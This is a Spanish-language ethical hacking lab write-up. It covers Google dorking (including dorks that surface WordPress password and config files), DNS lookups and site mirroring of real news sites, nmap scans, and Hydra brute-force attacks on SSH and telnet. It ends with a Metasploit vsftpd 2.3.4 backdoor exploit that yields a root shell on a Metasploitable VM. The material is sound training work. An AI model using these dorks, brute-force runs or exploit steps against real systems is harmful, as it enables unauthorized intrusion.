



Laboratorio Hacking Ético EHCA


❖ Fase: Reconocimiento

Google Hacking

Objetivo: identificar información relevante de la organización objetivo sin necesidad de visitar la página web o interactuar con la infraestructura de la entidad aprovechando las opciones de búsqueda avanzada que brinda Google.

Actividad: identificar una entidad a la que desee buscar información específica y realice búsquedas de tipos de archivos y cadenas que estén en los títulos de las páginas publicadas. Además, realice la búsqueda de sitios con información de algunos de los Google Dorks.


1. Determinar el nombre de la entidad: “Para el ejercicio elegiremos elpais.com”.
2. Verificar si hay páginas que contengan en la url la cadena de texto elpais.com



- a.
3. Verificar la página que tiene almacenada en el caché de Google y validar cuál es la fecha del snapshot tomado.




- a.
4. Validar la cantidad de archivos JSP que contiene el sitio elpais.com.



a.

5. Validar la cantidad de archivos pdf que contiene el sitio elpais.com.




a.

6. Realizar búsquedas basadas en los Google dorks que brinda [exploit-db](https://www.exploit-db.com/).

a. Archivos que contienen passwords en wordpress

Google Hacking Database			
Show 15		Quick Search wordpress	
Date Added	Dork	Category	Author
2021-11-19	Google to wordpress	Files Containing Juicy Info	Aitor Herrero
2020-09-11	inurl:"/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php" - Wordpress File Manager	Advisories and Vulnerabilities	bt0
2020-06-16	intext:powered by JoomSport - sport WordPress plugin	Advisories and Vulnerabilities	Alexandros Pappas
2020-06-04	inurl:wp-content/plugins/mappoint-google-maps-for-wordpress	Advisories and Vulnerabilities	Abhi Chitkara
2020-03-30	intext:"TCPDFtcpdf.php on line 17778" -stackoverflow -wordpress -github	Error Messages	MiningOmerta
2019-09-26	site:*/wp-admin/install.php intitle:WordPress Installation	Footholds	Reza Abasi
2019-08-27	site:*/wordpress/wordpress.bak/	Sensitive Directories	Reza Abasi
2019-06-06	intitle:"index of" intext:"includes wordpress"	Sensitive Directories	Needa Petkar
2019-06-03	intext:"wordpress" filetype:txt login & password	Files Containing Passwords	Prasad Borvankar
2019-05-06	intext:"the WordPress" inurl:wp-config ext:txt	Files Containing Juicy Info	Isaiah Puzon
2019-02-13	allinurl:"wp-content/plugins/wordpress-popup/views/admin/"	Sensitive Directories	Manish Bhandarkar
2018-10-23	inurl:"/wp-json/" -wordpress	Sensitive Directories	Alfie
2018-09-11	inurl:"/wp-json/wp/v2/users/" "id":1;"name":*" -wordpress.stackexchange.com -stackoverflow.com	Files Containing Juicy Info	ManhNho

b. Directorios abiertos que contengan el directorio admin.



NSLookup

Objetivo: comprender la herramienta NSLOOKUP y cómo utilizar la línea de comandos para realizar consultas de DNS y obtener información sobre la resolución de nombres de dominio del objetivo.

- Verificar la resolución de nombres de dominio.
- Obtener información sobre los registros de DNS de un dominio.
- Verificar la configuración del servidor DNS.

Actividad:

1. Determinar la organización objetivo para determinar la información de los servidores DNS (*recuerda que esta actividad es completamente lícita y se puede realizar con cualquier sitio*). Para la actividad usaremos “*eltiempo.com*”.
2. Identifica la dirección IP que responde al nombre de “*eltiempo.com*”.

```
> eltiempo.com
Server: PRDINF007VW.mnemo.net
Address: 192.168.17.17

Non-authoritative answer:
Name: eltiempo.com
Addresses: 45.60.121.135
          45.60.131.135
```

a.

3. Identifica los servidores de correo que tiene “*eltiempo.com*”.

```
> set type=mx
> eltiempo.com
Server:
Address:

Non-authoritative answer:
eltiempo.com MX preference = 0, mail exchanger = eltiempo-com.mail.protection.outlook.com

eltiempo-com.mail.protection.outlook.com internet address = 104.47.58.110
eltiempo-com.mail.protection.outlook.com internet address = 104.47.70.110
```

a.

4. Identifica

```
> set type=ns
> eltiempo.com
Server: 192.168.1.1
Address: 192.168.1.1

Non-authoritative answer:
eltiempo.com      nameserver = ns3.markmonitor.com
eltiempo.com      nameserver = ns4.markmonitor.com
eltiempo.com      nameserver = ns5.markmonitor.com
eltiempo.com      nameserver = ns6.markmonitor.com
eltiempo.com      nameserver = ns7.markmonitor.com
eltiempo.com      nameserver = ns2.markmonitor.com
eltiempo.com      nameserver = ns1.markmonitor.com

ns3.markmonitor.com      internet address = 149.112.161.1
ns3.markmonitor.com      AAAA IPv6 address = 2620:10a:80a9::1
ns4.markmonitor.com      internet address = 176.97.158.2
ns4.markmonitor.com      AAAA IPv6 address = 2620:10a:80b8::2
ns5.markmonitor.com      internet address = 149.112.160.2
ns5.markmonitor.com      AAAA IPv6 address = 2620:10a:80a8::2
ns6.markmonitor.com      internet address = 176.97.158.3
ns6.markmonitor.com      AAAA IPv6 address = 2620:10a:80b8::3
ns7.markmonitor.com      internet address = 149.112.161.2
ns7.markmonitor.com      AAAA IPv6 address = 2620:10a:80a9::2
ns7.markmonitor.com      internet address = 176.97.158.1
ns2.markmonitor.com      AAAA IPv6 address = 2620:10a:80b8::1
ns1.markmonitor.com      internet address = 149.112.160.1
ns1.markmonitor.com      AAAA IPv6 address = 2620:10a:80a8::1
```


a.

HTTRACK

Objetivo: realizar la copia de una página web para realizar análisis a las páginas para identificar usuarios o información relevante.

Actividad:

1. Realizar la copia de la página web de “*eltiempo.com*” y analizar los datos obtenidos.





❖ Fase: Escaneo

Comandos Nmap

Descubrir sistemas

-PS n tcp syn ping

-PA n ping TCP ACK

-PU n ping UDP

Técnicas de análisis de puertos

-sS análisis utilizando TCP SYN

-sT análisis utilizando TCP CONNECT

-sU análisis utilizando UDP

—sF -sX NULL, FIN, XMAS

—sA TCP ACK

Puertos a analizar y orden de análisis

-p n-mrango

-p— todos los puertos

-F rápido, los 100 comunes

—top-ports n analizar los puertos más utilizados

Duración y ejecución:

-T0 paranoico

-T1 sigiloso

-T2 sofisticado

-T3 normal

Ejercicio:

Escaneo hacia mestaplotaible para identificar puertos y servicios en escucha o abiertos

-T4 agresivo

-T5 locura

Scripts

-sC realizar análisis con los scripts por defecto

—script file ejecutar script (o todos)

—script-args n=v proporcionar argumentos

Formatos de salida

-oN guardar en formato normal

-oX guardar en formato XML



```
C:\Users\DELL>nmap -sS 10.0.0.7
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-21 11:26 Hora est. Pacífico, Sudamérica
Nmap scan report for 10.0.0.7
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
```

- nmap -sP 10.0.0.7

Starting Nmap 7.92 (https://nmap.org) at 2023-04-21 12:18 Hora est. Pacífico, Sudamérica

Nmap scan report for 10.0.0.7

Host is up (0.00s latency).

MAC Address: 00:0C:29:6B:D2:F4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds

- nmap -sS 10.0.0.7

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

23/tcp open telnet

25/tcp open smtp

53/tcp open domain

80/tcp open http

111/tcp open rpcbind

139/tcp open netbios-ssn

445/tcp open microsoft-ds



512/tcp open exec

513/tcp open login

514/tcp open shell

1099/tcp open rmiregistry

1524/tcp open ingreslock

2049/tcp open nfs

2121/tcp open ccproxy-ftp

3306/tcp open mysql

5432/tcp open postgresql

5900/tcp open vnc

6000/tcp open X11

6667/tcp open irc

8009/tcp open ajp13

8180/tcp open unknown

MAC Address: 00:0C:29:6B:D2:F4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds



❖ Fase: Enumeración

Vamos a obtener mayor información de las aplicaciones o sistemas que están corriendo y en escucha en los puertos y servicios ya identificados. Nos podemos enfocar en aplicaciones, sistemas, versiones, nombres de usuario, rutas, etc.

```
C:\Users\DELL>nmap -A 10.0.0.7
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-21 12:09 Hora est. Pacífico, Sudamérica
Nmap scan report for 10.0.0.7
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
```

- nmap -A 10.0.0.7

Starting Nmap 7.92 (https://nmap.org) at 2023-04-21 12:09 Hora est. Pacífico, Sudamérica

Nmap scan report for 10.0.0.7

Host is up (0.0013s latency).

Not shown: 977 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	vsftpd 2.3.4
--------	------	-----	--------------

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 10.0.0.1

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit



```
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet    Linux telnetd
25/tcp open smtp      Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2023-04-21T17:12:01+00:00; +16s from scanner time.
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC4_128_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
53/tcp open domain    ISC BIND 9.4.2
```



```
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8(Ubuntu) DAV/2
111/tcp open rpcbind    2 (RPC #100000)
| rpcinfo:
|  program version  port/proto service
|  100000 2        111/tcp  rpcbind
|  100000 2        111/udp  rpcbind
|  100003 2,3,4    2049/tcp nfs
|  100003 2,3,4    2049/udp nfs
|  100005 1,2,3    33571/udp mountd
|  100005 1,2,3    49689/tcp mountd
|  100021 1,3,4    49337/tcp nlockmgr
|  100021 1,3,4    53381/udp nlockmgr
|  100024 1        57914/tcp status
|_ 100024 1        58539/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec      netkit-rsh rexecd
513/tcp open login?
514/tcp open shell     Netkit rshd
1099/tcp open java-rmi   GNU Classpath grmiregistry
1524/tcp open bindshell  Metasploitable root shell
2049/tcp open nfs        2-4 (RPC #100003)
2121/tcp open ftp        ProFTPD 1.3.1
3306/tcp open mysql      MySQL 5.0.51a-3ubuntu5
|_ ssl-date: ERROR: Script execution failed (use -d to debug)
```



```
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, Support41Auth, SwitchToSSLAfterHandshake, SupportsCompression,
LongColumnFlag, Speaks41ProtocolNew, ConnectWithDatabase
|   Status: Autocommit
|_ Salt: "dU\MLv.lZ"99Ph<3(Il
|_sslsv2: ERROR: Script execution failed (use -d to debug)
5432/tcp open postgresql PostgreSQLDB 8.3.0 - 8.3.7
|_ssl-date: 2023-04-21T17:11:48+00:00; +16s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc      VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_   VNCAuthentication (2)
6000/tcp open X11      (access denied)
6667/tcp open irc      UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
```



```
| lservers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
| uptime: 0 days, 1:06:24
| source ident: nmap
| source host: 496AAECE.D3975B40.7B559A54.IP
|_ error: Closing Link: pbxwigyov[10.0.0.1] (Quit: pbxwigyov)
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:6B:D2:F4 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
```

Host script results:

```
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```



|_clock-skew: mean: 1h00m16s, deviation: 2h00m00s, median: 15s

| smb-os-discovery:

| OS: Unix (Samba 3.0.20-Debian)

| Computer name: metasploitable

| NetBIOS computer name:

| Domain name: localdomain

| FQDN: metasploitable.localdomain

|_ System time: 2023-04-21T13:11:21-04:00

TRACEROUTE

HOP	RTT	ADDRESS
-----	-----	---------

1	1.27 ms	10.0.0.7
---	---------	----------

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 151.34 seconds



❖ Fase: Hacking

Ataque de diccionario sobre SSH

Comando: Hydra -L -P server-IP servicio

- Hydra -L /home/cyberbootcamp/Desktop/users.txt -P /home/cyberbootcamp/Desktop/password.txt 10.0.0.7 ssh

Explicación:

hydra -L/(ruta archivo de usuarios)/ -P/(ruta archivo contraseñas)/ server-IPdestino(metasplotaible) servicioaprobar(ssh)

```
(cyberbootcamp@kali)-[~]
$ hydra -L /home/cyberbootcamp/Desktop/users.txt -P /home/cyberbootcamp/Desktop/password.txt 10.0.0.7 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-21 12:18:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:2/p:6), ~1 try per task
[DATA] attacking ssh://10.0.0.7:22/
[22][ssh] host: 10.0.0.7 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-21 12:18:16
```

Ataque de diccionario sobre telnet

```
(cyberbootcamp@kali)-[~]
$ hydra -L /home/cyberbootcamp/Desktop/users.txt -P /home/cyberbootcamp/Desktop/password.txt 10.0.0.7 telnet
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-21 12:20:02
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:2/p:6), ~1 try per task
[DATA] attacking telnet://10.0.0.7:23/
[23][telnet] host: 10.0.0.7 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-21 12:20:05
```



Explotando vulnerabilidad VSFTP

- Abrimos metasploit con el comando: msfconsole

```
(cyberbootcamp@kali)-[~]  
$ msfconsole  
msf6 (framework) >  
msf6 >  
msf6 > = [ metasploit v6.1.4-dev ]  
+ -- -- [ 2164 exploits - 1147 auxiliary - 367 post ]  
+ -- -- [ 592 payloads - 45 encoders - 10 nops ]  
+ -- -- [ 8 evasion ]  
  
Metasploit tip: Adapter names can be used for IP params  
set LHOST eth0  
LHOST => eth0  
msf6 > 
```

En la fase de escaneo y enumeración identificamos diferentes aplicaciones disponibles en metasploitable y sus versiones, dentro de ellas seleccionamos la aplicación vsftpd 2.3.4 para explotarla.

Buscamos un exploit disponible con el comando: search exploit, adicionalmente ingresamos una palabra clave

- Comando: search exploit vsftpd

```
msf6 > search exploit vsftpd  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/ftp/vsftpd	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Copiamos la ruta del exploit disponible, luego vamos a usarlo con el comando: use exploit y la ruta

Comando: use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```



Luego ingresamos el comando `show options`, para verificar la configuración del exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.0.5         yes       The target host(s), see https://github.com/rapid7/metasploit-
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -
```

Identificamos que es necesario configurar la dirección IP del host remoto o víctima (IP de metasploitable).

Configuramos la IP del host remoto con el comando: `set RHOST 10.0.0.7`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.0.7
RHOSTS => 10.0.0.7
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.0.7         yes       The target host(s), see https://github.
  RPORT     21               yes       The target port (TCP)
```

Verificamos de nuevo con el comando: `show options` y visualizamos que ya esta configurada la dirección IP

Ahora vamos a correr el exploit para explotar la vulnerabilidad de la aplicación vsftpd en metasploitable, utilizamos el comando: `run`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.0.7:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.0.7:21 - USER: 331 Please specify the password.
[+] 10.0.0.7:21 - Backdoor service has been spawned, handling...
[+] 10.0.0.7:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.0.5:41753 -> 10.0.0.7:6200) at 2023-04-24 20:22:46 -0400
```



Obtenemos una Shell con una sesión abierta sobre la maquina victima (metasploitable) y ya tenemos control remoto sobre el destino, podemos correr diferentes comandos, como los siguientes, para identificar que estamos sobre la maquina victima y podemos hacer casi cualquier cosa que queramos, ya que estamos con el usuario root:

- Whoami (preguntamos al sistema que usuario somos)
- Ifconfig (preguntamos por la configuración de red, veremos la IP de metasploitable)
- cat /etc/issue (verificamos la distribución o versión de Linux del destino)
- ls -l (vemos el listado de archivos y directorios disponibles en el directorio /)
- pwd (le preguntamos al sistema en que directorio nos encontramos ubicados)

```
[*] Command shell session 1 opened (10.0.0.5:41753 → 10.0.0.7:6200) at
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:6b:d2:f4
          inet addr:10.0.0.7  Bcast:10.255.255.255  Mask:255.0.0.0
          inet6 addr: fe80::20c:29ff:fe6b:d2f4/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5667 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5438 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:430825 (420.7 KB)  TX bytes:707648 (691.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1368 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1368 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:646289 (631.1 KB)  TX bytes:646289 (631.1 KB)
```



```
cat etc/issue
```

```
msfdev[0]kali[0]
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
```